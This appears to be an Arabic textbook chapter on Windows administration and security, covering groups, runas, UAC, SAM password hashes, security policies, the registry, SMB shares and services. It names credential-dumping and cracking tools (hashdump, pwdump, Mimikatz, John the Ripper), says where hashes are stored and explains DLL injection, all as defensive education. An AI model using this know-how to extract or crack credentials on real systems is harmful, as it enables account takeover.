طرق إنشاء المجموعات واضافة المستخدمين اليها

يستخدم الأمر **net localgroup** لعرض وتعديل المجموعات وعضوية المجموعة. وفيما يلي قائمة من أوامر **net localgroup** الأكثر استخداما من قبل المسؤولين.

- **C:\> net localgroup administrators**

عرض قائمة لاعضاء المجموعه **ADMINISTRATORS**.

- **C:\> net localgroup developers /add**

انشاء مجموعه جديده تسمى **DEVELOPERS**.

- **C:\> net localgroup administrators tim /add**

هذا يقوم بإضافة المستخدم **TIM** الى المجموعه **ADMINISTRATOR**.

- **C:\> net localgroup administrators tim /del**

هذا يقوم بازالة المستخدم **TIM** الى المجموعه **ADMINISTRATOR**.

- **C:\> net localgroup developers /del**

حذف المجموعه **DEVELOPERS**.

- **C:\> net group "domain admins" tim /add /domain**

يستخدم بناء الجملة هذا أيضا مع الأمر **net group** لتعديل مجموعة على الدومين. ببساطة قم باستبدال "**localgroup**" مع "**group**" وإضافة "**/domain**". على سبيل المثال، هذا سيضيف **TIM** إلى مجموعة **Domain Admins**. (على افتراض ان المستخدم الحالي لديه الأذونات للقيام بذلك).

استخدام RUNAS

مبدأ اقل الصلاحيات المطلوبه (**least privilege**) هو المبدأ المستخدم منذ فترة طويلة والتي ينبغي استخدامه فى الكثير من قراراتنا بشأن وصول المستخدم. **Windows Explorer** و "**RUNAS.EXE**" من سطر الأوامر كلاهما يسمح لك بتحديد حساب مستخدم مختلف لاستخدامه عند تنفيذ البرنامج. تصفح الإنترنت وقراءة البريد الإلكتروني هما أكثر الأنشطة خطورة على أجهزة الكمبيوتر اليوم. باستخدام أذونات إدارية للقيام بأي شيء من تلك الأشياء هي لعبة خطيرة جدا. استخدام **RUNAS**، **Domain Administrators** و **other administrators** يمكنه تنفيذ المهام الإدارية مع مجموعة واحدة من وثائق التفويض مع استمرارية كونك مستخدم عادي دون أي امتيازات خاصة.
المرجع: https://en.wikipedia.org/wiki/Principle_of_least_privilege

يمكن تشغيل العناصر الموجودة في **control panel** عبر هذه الطريقة أيضا.

- Start "Date and Time Properties":

C:\> runas /user:john_admin timedate.cpl

- Start "Add or Remove Programs":

C:\> runas /user:john_admin appwiz.cpl

- Start "System Properties":

C:\> runas /user:john_admin sysdm.cpl

- If you need to run a number of higher privileged commands you can spawn a new administrative command prompt:

C:\> runas /user:john_admin cmd.exe

- You can change the color of this command prompt to something that stands out by running this command in your prompt.

C:\> color fc

User Account Control (UAC)

للأسف، بسبب السياسة، وعدم فهم خطورة التهديد، أو ربما الكسل من جانب مسؤولي النظام فان المستخدمين غالبا ما ينتهي بهم المطاف ان يكونوا في مجموعة المسؤولين. هذا الوضع سيء للغاية. لمواجهة هذا التهديد، فان ويندوز فيستا عرض تكنولوجيا جديدة تسمى التحكم في حساب المستخدم (**UAC**). عندما يتم تمكين **UAC**، يتم تجريد الأذونات من قبل المسؤولين في الجهاز عندما يتم إنشاء رموز وصولهم (**access tocken**). عندما تتطلب العملية الوصول الإداري، فإنه سيتم مطالبة المستخدم بأوراق الاعتماد قبل منح الطلب.

لقراءة المزيد عن **UAC** يمكنك ذلك من خلال الرابط التالي:

http://www.windowsecurity.com/articles-tutorials/authentication_and_encryption/Understanding-User-Account-Control-Vista.html

https://technet.microsoft.com/en-us/library/cc709691%28WS.10%29.aspx

Policies And Credential Storage 5.6

نظام التشغيل ويندوز يوفر تقنية تسمى **Security Accounts Manager (SAM)** وذلك لإدارة بيانات اعتماد المستخدم (**user credentials**).

يتم حفظ حسابات المستخدمين من أسماء وكلمات المرور في صورة **Hash** إلى الملف **SAM**. قاعدة بيانات SAM توجد في المسار في **c:\windows\system32\config**. ايضا بيانات **SAM** توجد في **registry** تحت **HKEY_LOCALMACHINE\SAM**.

كما قلنا من قبل انه يتم تخزين حسابات المستخدمين وكلمات المرور في صورة **hash**. ولذلك يقدم نظام التشغيل ويندوز تقنية الهاش المسماه **LM password hash** والتي أصبحت غير امنه الان نظرا للقدرة الحاسوبية الحديثة اليوم. حيث أنه يأخذ كلمة المرور ويحولها إلى حالة **upper case** ثم يقسم كلمة المرور الى اثنين من القطع كل منها تتكون من 7 رموز. وهذا يعني أنه يتم تقسيم كلمة مرور من 12 رمز بشكل فعال إلى مقطع من 7 رموز ومقطع اخر من 5 رموز، ونتيجة الضعف الملحوظ في **password hash**. فان الويندوز يقوم بتخزين كلمة المرور في صيغتين، **NTLM** (والذي يسمى **NT hash**) و**LANMAN** (والذي يسمى **LM hash**). حيث تستخدم صيغة كلمة المرور شكل من **salt**.

LM hash نظرا الى ضعفه الامنى فانه لم يعد مستخدما بداية من اصدار فيستا وما بعده من إصدارات ويندوز واصبح الاعتماد على **NTLM**.

Hash لا يمكن عكسه الى نصه الاصلى الواضح، ولكن يمكن تخمين كلمة السر، ثم **hash** ذلك، ومعرفة ما اذا كان هناك تطابق في **hash** الاثنين. يمكن استخدام قائمة من كلمات السر الأكثر شيوعا، **dictionary words** لتخمين كلمة السر لدينا. نحن يمكن أيضا محاكة جميع كلمات السر المحتملة، بدءا من **a** الى **z**، **aa** إلى **az**، وما إلى ذلك. وهذا يسمى **brute force attack**. وفقا لويكيبيديا (https://en.wikipedia.org/wiki/Brute-force_attack):) في علم التشفير، هجوم **brute force**، أو بحث المفتاح الشامل (**exhaustive key search**)، هو استراتيجية التي يمكن، من الناحية النظرية، استخدامها ضد أي من البيانات المشفرة. مثل هذا الهجوم يمكن أن تستخدم عندما لا يكون من الممكن الاستفادة من نقاط الضعف الأخرى في نظام التشفير (إن وجدت) التي من شأنها أن

جعل هذه المهمة أسهل. وهو ينطوي على فحص منهجي لجميع المفاتيح الممكنة حتى يتم العثور على المفتاح الصحيح. في أسوأ الحالات، قد ينطوي على عبور مجال البحث بأكمله. هناك عدد قليل من الطرق الشائعة لاستخراج كلمات السر وهي: **Metasploit's hashdump**، **fgdump**، و**pwdump**. وتستخدم الأدوات المذكورة أعلاه لاستخراج هاش كلمات المرور. الملف **SAM** يكون مشفر ومحمى بواسطة **SYSKEY** لذلك الحصول على هذا المتاح يفك تشفير الملف **SAM** والذي يحتوي على كلمات المرور المشفره في هئية **HASH**. إذا **SYSKEY** لا يفك تشفير كلمات السر أنفسهم، ولكنه يفك تشفير الملف الذي يحتوي على **HASH**.

بمجرد الحصول على هاش كلمة المرور، فيمكنك كسر كلمة السر مع عدد من الأدواتال مختلفة. وتشمل أدوات كسر كلمة السر الأكثر شيوعا **John the Ripper**، **HashCat**، و**Cain and Abel**.

Mimikatz

Mimikatz هو أداة يمكنها استخراج كلمات السر من ذاكرة **RAM** لمعظم المستخدمين القائمين بتسجيل الدخول. هذه الاداه لها فائدة كبيرة في اختبار الاختراق، لكنها أيضا مفيد جدا للمهاجمين. وقد تم الافراج عن هذه الاداه في بداية عام 2012 ومنذ ذلك الحين تم دمجها في إطار **Metasploit**.

مؤخرا، أطلقت مايكروسوفت **PATCH** من شأنها الازاله السريعه لاكبر قدر من وثائق التفويض من الذاكرة **RAM** عند خروج المستخدم، والحد من الفرصة التي يمكن استخدامها بواسطة **Mimikatz**. **Mimikatz** مكتوبة بواسطة بنيامين ديلبي (**gentilkiwi**) وهى متاحه من خلال الرابط: http://blog.gentilkiwi.com/mimikatz.


حقوق المستخدم وسياسات الأمن (User Rights & Security Policies)

بالإضافة إلى اذونات الملف والدليل (**File and Directory permissions**)، حسابات المستخدمين والمجموعات لها هي الأخرى أذونات محددة في نظام التشغيل. يتم تكوين هذه الأذونات داخل **"Security Policies"** ويتم اعدادها باستخدام **"Local Security Policy"** في الاداه **MMC console snap-in**. في الشبكات الكبيرة تدار هذه السياسات مركزيا من الدومين من قبل **"Group Policy (GPO)"** وتنفذ تلقائيا على جميع أجهزة الكمبيوتر على تلك الشبكة. يتم تقسيم السياسات الأمنية (**Security Policy**) إلى ثلاثة أجزاء رئيسية هى:

- **Audit Policy**
- **User Rights**
- **Security Options**

Security Policy – Audit Policy

يتم استخدام النهج **Audit Policy** للسيطرة على من يحصل على التسجيل في **Event Viewer**. بشكل افتراضي، نظام التشغيل ويندوز لا يسجل عندما يقوم المستخدم بإدخال كلمة المرور بشكل غير صحيح. المهاجمين يحبون حقيقة أنهم لا يسجلون عندما يحاولون تخمين كلمات المرور وتفشل محاولتهم! لكنهم أحبوه أكثر عندما لا يسجل أنهم خمنوا كلمات السر بنجاح. في إطار **Audit Policy** سوف نقول للويندوز ما هى الإخفاقات والنجاحات التي نريد تسجيلها في السجل **event log**. بمجرد تشغيل **event log** في سياسة **Audit Policy**، يمكنك السيطرة على تسجيل الأحداث للمجموعات أو المستخدمين عن طريق تغيير **ACL** في **Audit tab** في الكائن.




Security Policy – User Rights

"أذونات المستخدم (User permission)" تشمل القدرة على "تغيير وقت النظام" و "النسخ الاحتياطي للملفات والدلائل". العديد من هذه الأذونات مهمة جدا في السيطرة. على سبيل المثال، "برامج التصحيح (Debug programs)" يسمح للمستخدم بحقن DLL في ذاكرة البرنامج قيد التشغيل وإيقاف تنفيذ البرنامج. وغالبا ما تستخدم هاتين الخطوتين من قبل المهاجمين للقيام بـ "DELL Injection". المهاجم يستخدم حقن DLL لإخفاء الاكواد الخبيثة داخل برامج أخرى وتغيير الطريقة التي تتصرف بها. افتراضيا، يتم منح هذا الإذن لجميع أعضاء مجموعة Administrators. إذا قمت بالسيطرة على أعضاء مجموعة Administrators بشكل صحيح، فانه لا أحد سوف يكون لديه أذونات "Debug" خلال العمل اليومي لجهاز الكمبيوتر. ومع ذلك، إذا تم منح امتيازات إدارية للمستخدم العادي، فان إزالة أذونات "Debug programs" من مجموعة المسؤولين هي فكرة جيدة.

Security Policy – Security Options

الجزء الثالث من سياسة الأمن المعروفة باسم "Security Options". هذا هو المكان الذي يوضع فيه على سبيل المثال الحد الأدنى المطلوب لطول كلمة السر، وتيرة تغيير كلمات السر، والقدرة على إعادة تسمية حساب المسؤول.



Registry 5.7

يستخدم Windows registry لتخزين بيانات تكوين التطبيقات ونظام التشغيل. يتم تقسيمه إلى أقسام تحتوي على فئات مختلفة من البيانات. Registry keys تهم مهاجمي الكمبيوتر لأنها قد تحتوي على معلومات حساسة مثل أسماء المستخدمين وكلمات السر، وأنها يمكن أن تستخدم لتغيير الطريقة التي تتصرف بها التطبيقات ونظام التشغيل. ومن الشائع جدا للمهاجمين خلق Registry keys بحيث تبدأ البرمجيات الخبيثة تلقائيا عند تشغيل الكمبيوتر.

يتم تقسيم Registry إلى اقسام تسمى "Hives" والتي تحتوي على فئات مختلفة من البيانات. يوجد اثنين من Hives وهي التي يهتم بها القراصنة والمدافعين وهما HKLM وHKCU. HKLM أو HKEY_LOCAL_MACHINE تحتوي على إعدادات نظام التشغيل التي تؤثر على كل شيء على الكمبيوتر. HKCU أو HKEY_CURRENT_USER هو اختصار لدليل فرعي في HKEY_USERS للمستخدم الذي تم تسجيل دخوله إلى الجهاز. حاول التعرف على registry مع وبعض مكونات key الرئيسية.

أنواع قيم registry الشائعة

أنواع بيانات registry:

- **REG_BINARY** - Binary data.
- **REG_DWORD** - 32-bit integer representing 4.2 million possibilities.
- **REG_QWORD** - 64-bit number representing 18 quintillion (18 * 10^18) possibilities.

- **REG_DWORD_LITTLE_ENDIAN** - 32-bit number in little-endian format; equivalent to **REG_DWORD**. The little-endian format is where a multibyte value is stored from the lowest byte (the "little end") to the highest byte. For example, the value 0x12345678 is stored as (0x78 0x56 0x34 0x12) in little-endian format.
- **REG_QWORD_LITTLE_ENDIAN** - A 64-bit number in little-endian format; equivalent to **REG_QWORD**.
- **REG_DWORD_BIG_ENDIAN** - 32-bit number in big-endian format (big end is stored first).
- **REG_EXPAND_SZ** - Null-terminated (last character is ASCII 00) string that contains unexpanded references to environment variables (for example, "%PATH%"). It will be a Unicode or ANSI string, depending on whether you use the Unicode or ANSI functions.
- **REG_LINK** - Unicode symbolic link.
- **REG_MULTI_SZ** - Array of null-terminated strings that are terminated by two null characters. Where a "null" is a byte with a value of 00. REG_NONE - No defined value type.
- **REG_RESOURCE_LIST** - Device-driver resource list.
- **REG_SZ** - Null-terminated string. It will be a Unicode or ANSI string, depending on whether you use the Unicode or ANSI functions.

Reference: http://msdn.microsoft.com/en-us/library/windows/desktop/bb773476(v=vs.85).aspx

REG.EXE Exercise

كن حذرا، إذا قمت باى خطا في **registry** فهذا يمكنه ان يلحق ضررا بالغا في النظام الخاص بك. يرجى فقط القيام بذلك في **VM**، وليس في نظام التشغيل المضيف الخاص بك.

سنبدأ من خلال النظر في صفحة المساعدة العامة وصفحة المساعدة على **registry**. عرض المساعدة على الأمر **"reg /?"**.

```
Command Prompt
C:\Users\jananoreen>reg /?

REG Operation [Parameter List]

  Operation  [ QUERY   | ADD    | DELETE  | COPY    |
               SAVE    | LOAD   | UNLOAD  | RESTORE |
               COMPARE | EXPORT | IMPORT  | FLAGS   ]

Return Code: (Except for REG COMPARE)

  0 - Successful
  1 - Failed

For help on a specific operation type:

  REG Operation /?

Examples:

  REG QUERY /?
  REG ADD /?
  REG DELETE /?
  REG COPY /?
  REG SAVE /?
  REG RESTORE /?
  REG LOAD /?
  REG UNLOAD /?
  REG COMPARE /?
  REG EXPORT /?
  REG IMPORT /?
  REG FLAGS /?

C:\Users\jananoreen>
```

لعرض المساعدة عن الأمر **"REG QUERY"**.

C:\> reg query /?

انظر على المفاتيح في **HKCU** (للمستخدم الحالي):

C:\> reg query hkcu

```
Command Prompt
C:\Users\jananoreen>reg query hkcu

HKEY_CURRENT_USER\AppEvents
HKEY_CURRENT_USER\AppXBackupContentType
HKEY_CURRENT_USER\Console
HKEY_CURRENT_USER\Control Panel
HKEY_CURRENT_USER\Environment
HKEY_CURRENT_USER\EUDC
HKEY_CURRENT_USER\Identities
HKEY_CURRENT_USER\Keyboard Layout
HKEY_CURRENT_USER\Network
HKEY_CURRENT_USER\Printers
HKEY_CURRENT_USER\Software
HKEY_CURRENT_USER\System
HKEY_CURRENT_USER\WXP
HKEY_CURRENT_USER\Volatile Environment

C:\Users\jananoreen>
```

للنظر على العناصر الموجودة في **Curent User's Software Key**:

C:\> reg query hkcu\software

باستخدام العملية التاليه، يمكنك من خلال خطوة واحده عرض كل شيء (سوف تحتاج الى أذونات الدخول) في **registry** الخاص بك.

للاستعلام عن القيم في مفتاح **registry** الأكثر شيوعا المعدلة من قبل البرمجيات الخبيثة ستكتب:

C:\> reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /s

windows networking and sharing 5.8

Networking – SMB

نظام التشغيل ويندوز يمكن أن يدعم مجموعة متنوعة من الشبكات بروتوكولات لتبادل الموارد، ولكن **SMB** هي التي تستخدم على نطاق واسع حتى الآن. يستخدم **SMB** أو **Server Message Block** لمشاركة الملفات والطابعة وموارد الشبكات الأخرى بين مضيفين ويندوز. يمكنك الوصول إلى الموارد على النظام البعيد عن طريق تعيين محرك الأقراص من خلال مستكشف ويندوز، عن طريق تعيين محرك الأقراص في سطر الأوامر.

NET VIEW

يمكنك استخدام الامر **(net view)** لتنفيذ معظم وظائف التصفح المتاحة عبر "الشبكة" أو "جهاز الكمبيوتر". تشغيل الأمر بدون اى خيارات سوف يسرد قائمة بأجهزة الكمبيوتر في **domain** الحالي أو **workgroup**. لرؤية الموارد المتاحة على النظام، اكتب **"net view"** تليها اثنين من الخطوط المائلة العكسية واسم النظام:

```
C:\> net view \\srvr

Shared resources at \\srvr
Share name    Type        Used as       Comment
-------------------------------------------------------------------------------
HP            Print
pub           Disk                      Public access
private       Disk                      My Stuff, STAY OUT!
```

```
Command Prompt
C:\Users\jananoreen>net view \\noreen
Shared resources at \\noreen

noreen_jana

Share name   Type   Used as   Comment

-------------------------------------------------------------------------------
My Apps2     Disk
Users        Disk
The command completed successfully.

C:\Users\jananoreen>
```

NET USE

يتم استخدام الامر "**net use**" للاتصال أو الفصل من الموارد البعيدة. ويمكن أيضا أن يستخدم في سرد قائمة الاتصالات المفتوحة لهذه الموارد البعيدة.

عند الاتصال إلى نظام بعيد، الخطين المائلين (\\) يجب أن يستخدما قبل اسم الملقم. يجب أيضا أن يسبق اسم الدليل المشارك شرطة مائله. على سبيل المثال (\\servername\sharename).

- حرف محرك أقراص يمكن أن تكون محددة باستخدام "**mount**" للمورد البعيد. الكمبيوتر الخاص بك سوف يصادق على إنك المستخدم الحالي.

C:\> net use z: \\srvr\pub

- بالإضافة إلى ذلك، أوراق الاعتماد البديلة يمكن استخدامها للوصول إلى الموارد، في الأمر نفسه:

C:\> net use z: \\srvr\pub P@55wd /user:john

- أو عن طريق كلمة مرور أكثر أمنا يدفع باستخدام العلامة النجمية (*) بدلا من كلمة المرور:

C:\> net use z: \\srvr\pub * /user:john

- على غرار الأمر **net user**، يمكن إدخال كلمة المرور كجزء من الأمر.
- يمكننا حذف التعيين **mapping** في أي من هاتين الطريقتين، من خلال حرف محرك الأقراص:

C:\> net use z: /delete

- من خلال الاسم المشارك.

C:\> net use \\servername\sharename /delete

- يمكننا أيضا حذف جميع التعيينات:

C:\> net use * /delete

5.9 الخدمات والعمليات (Services and Processes)

Windows Services

عادة ما يتم اعداد البرامج المثبتة على النظام لكي يعمل باحدى الطريقتين: يمكن تنفيذه كعملية مستخدم (**interactive user porcess**)، أو أنه يمكن أن يعمل في الخلفية كخدمة (**service**). يتم تشغيل الخدمات في الخلفية ويمكن تهيئتها للبدء تلقائيا بعد تمهيد النظام. الخدمات يمكن أن تدار بعدة طرق. معظم المستخدمين يقومون بإدارة الخدمات باستخدام **MMC snap-in "SERVICES.MSC"** والتي يتم تشغيلها من خلال كتابة **services.msc** في **RUN**. ويمكن أيضا أن تبدأ، توقف أو الاستعلام عن الخدمات باستخدام الأمر **net** من سطر الأوامر.

- عرض جميع الخدمات: **net start**
- بدء تشغيل خدمة **print spooler**: **net start “print spooler”**
- إيقاف خدمة **print spooler**: **net stop “print spooler”**

لكن الواجهة الأقوى لإدارة الخدمات ويندوز هو اداه سطر الأوامر **"SC.EXE"** القائمة على **Services Controller utility**.

بدء تشغيل الخدمات (Windows Services Startup)

خدمات **Windows** يمكن تعيينها لمختلف وسائط البدء، بما في ذلك منع الخدمة من بدء التشغيل على الإطلاق. خيارات بدء التشغيل هي:

- **Automatic** - يبدأ بعد التمهيد.
- **Manual** - يبدأ عند الضرورة فقط عندما يستدعى أو استدعاء الخدمة بواسطة خدمة أو تطبيق أخر.
- **Disabled** - لن يتم تشغيل، حتى لو حاولت خدمة أخرى بدء تشغيلها.
- **Automatic (Delayed)** - يبدأ بعد اكتمال التمهيد لمنع الحمل الزائد أثناء التمهيد. تمت إضافة هذا الخيار مع ويندوز فيستا.

SC.EXE & Exercise

يمكن استخدام الأمر **SC** لخلق، ووقف، وبدء الاستعلام أو تعديل أو حذف خدمات ويندوز. من اجل المساعدة عن الأمر **"sc /?"**.

عند استخدام الأمر **SC**، يجب عليك استخدام اسم الخدمة، والذي يختلف عن الاسم المعروض. اسم الخدمة هو عادة مختصر، **lower case**، لا يحتوي على مسافات. ويمكن الاطلاع على اسم الخدمة عبر **"sc query"** أو **Services snap-in**.

- للاستعلام عن خدمه معينه يمكنك ذلك من خلال الامر التالي: **"sc query service_name"**.

- لسرد قائمة بالخدمات التي تعمل/لا تعمل/جميع الخدمات استخدم الصيغ الاتيه (ملاحظة: المسافه مهمه):

C:\> sc query
C:\> sc query state= inactive
C:\> sc query state= all

- لسرد الاعداد الخاص بخدمة وليكن مثلا **Print Spooler** كالاتى:

C:\> sc qc spooler

- لبدء او إيقاف الخدمه نستخدم الاتى:

C:\> sc start spooler
C:\> sc stop spooler

- للتحكم في مسار الخدمه سواء بالبدء او الإيقاف عند تمهيد/بداية النظام من خلال الامر **sc** وذلك مخلال التعالم مع الخيار **start**.

C:\> sc config spooler start= disabled

من المثال السابق نجد ان يقوم بإيقاف الخدمه **SPOOLER** عند بدء تشغيل النظام.

الخيار start مع الامر sc يدعم العديد من الخيارات كالاتى:

- **boot**: **device driver** يتم تحميله من قبل **boat loader**.
- **system**: **device driver** يبدأ أثناء تهيئة الكيرنل.
- **auto**: الخدمة تبدأ تلقائيا في كل مرة يتم إعادة تشغيل الكمبيوتر ويعمل حتى لو لم يكن هناك أحد لم يسجل الدخول إلى الكمبيوتر.
- **demand**: الخدمة التي يجب أن تبدأ يدويا. هذه هي القيمة الافتراضية إذا لم يتم تعين **"=start"**.
- **disabled**: الخدمة التي لا يمكن أن تبدأ أبدا. لبدء هذه الخدمة، يجب تغيير نوع **=start** إلى قيمة أخرى.

ملحوظه: لابد من المسافه الموجوده بعد العلامه (=) ولكن ليس قبلها.


للمزيد من المعلومات عن الامر sc ميكنك زيارة الرابط التالى:

http://www.microsoft.com/resources/documentation/windows/xp/all/proddocs/en-us/sc.mspx?mfr=true

Services Snap-in

Services Snap-in يمكن تشغيلها اما من خلال المسار **(contral panel → Administrative Tools → services)** او كتابة **services.msc** في **RUN**. **Services Snap-in** هي أداة ذات واجهة المستخدم الرسومية للتعامل مع خدمات ويندوز. هذه الأداة تسمح بالتعامل مع الخدمات إما وقفها، بدأها، إعادة تشغيل (إيقاف ثم بدا بعد ذلك)، أو إيقافها مؤقتا. ويمكن القيام بذلك باستخدام عناصر التحكم **VCR**، عن طريق النقر بزر الماوس الأيمن على الخدمة، أو بعد النقر المزدوج على الخدمة وباستخدام أزرار التحكم.

عندما يتم فتح خدمة فان اسم الخدمة الفعلى يصبح مرئيا. هذا الاسم مهم بالنسبه لسطر الأوامر مع الخدمة.



Processes (Applications)

على عكس **services** التطبيقات عادة ما تتفاعل مع المستخدم، ولكنها لا تحتاج ان تعمل بشكل مرىء على الشاشة أو تظهر فى شريط البداية. يوفر **Windows** للمستخدم عدة طرق لإدارة التطبيقات قيد التشغيل. من واجهة المستخدم الرسومية، يمكن للمستخدمين استخدام **TASK MANAGER** لرصد وبدء واغلاق التطبيقات. في خلال سطر الأوامر، يمكن استخدام الاتى:

- **tasklist.exe**
- **taskkill.exe**
- **wmic.exe**

من خلال سطر الأوامر، لديك العديد من الخيارات للتحكم في قوائم العمليات التي تعمل. **Taskkill.exe** يمكنه اغلاق/قتل اى تطبيق من خلال **process ID number (PID)** الخاص بالعمليه أو اسم الملف التنفيذ. ويمكن أيضا استخدام **"WMIC"** لإدارة المهام من سطر الأوامر. ميزة واحدة كبيرة لاستخدام إصدار سطر أوامر من الأدوات هي أنها يمكن كتابتها وتشغيلها بسرعة. ليس من المألوف عن الاكواد الخبيثة إطلاق عدة نسخ من العمليات الخبيثة. تلك العمليات ترصد العمليات الأخرى للتأكد من أنها لا تزال قيد التشغيل.
